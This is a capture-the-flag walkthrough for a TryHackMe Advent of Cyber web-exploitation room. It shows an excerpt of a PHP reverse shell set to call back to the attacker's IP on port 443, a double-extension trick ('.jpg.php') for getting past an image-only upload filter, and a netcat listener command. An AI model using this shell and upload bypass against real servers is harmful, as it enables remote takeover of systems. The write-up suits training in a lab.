
Day 2: Web Exploitation - The Elf Strikes Back!

Tool used: Kali-Linux, Firefox

Solution/walkthrough:

Question 1



Protect the Factory!


If you see any suspicious people near the factory, take a picture and upload it here!

Select Submit

No file selected

Add given id - ODIzODI5MTNiYmYw into (ip address)?id=xxx

Question 2




```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

View the page source, there are three types only can be accepted which is jpeg, jpg and png.

Thus, it only can accept image.

Question 3




10.10.141.135/uploads/

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jp..>	2022-06-18 21:35	5.4K	

On the URL, enter the common directories such as resources, uploads, images and so on. Then, <ip address>/uploads works.


Question 4



-k	At the end of a connection, Netcat waits for a new connection (only possible with GNU Netcat and only in combination with "-l")
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection terminations (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-o (file)	A hex dump is carried out for the data traffic (content of files represented in a hexadecimal view); used for fault finding (debugging network applications); recording/sniffing communication is possible (for outgoing and incoming packages)
-p (port)	Enters the local source port that Netcat should use for outgoing connections
-r	Use of random port values when scanning (for local and remote ports)
-s (address)	Defines the local source address (IP address or name)
-t	Telnet mode (enables server contact via Telnet); requires a special compilation of Netcat, otherwise the option is not available.
-u	Use of UDP mode (instead of TCP)
-U (gateway)	Netcat uses Unix domain sockets (GNU Netcat)
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)


Research it and find the answer.

Question 5


/home/kali/php-reverse-shell.php.save - Mousepad
File Edit Search View Document Help
10.18.11.248
21:53

```
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage

// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.11.248';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");           exit(1);
```


Download the reverse shell and change the ip address into self ip iddress and change the port into 443. After that, change the name of the reverse shell to <php-reverse-shell.jpg.php>.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jp..>	2022-06-18 21:35	5.4K	

Then, upload into the website.



```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself
 so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for hi
s invaluable design lessons, without which the theming of the past two websites simply wou
ld not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


════════════════════════════════════════════════════════════


sh-4.4$ █
```

Putting it all together

1. Find a file upload point.
2. Try uploading some innocent files -- what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.

Lastly, type [sudo nc -lvnp 443] into panel and wait for it.

Then, the flag is shown.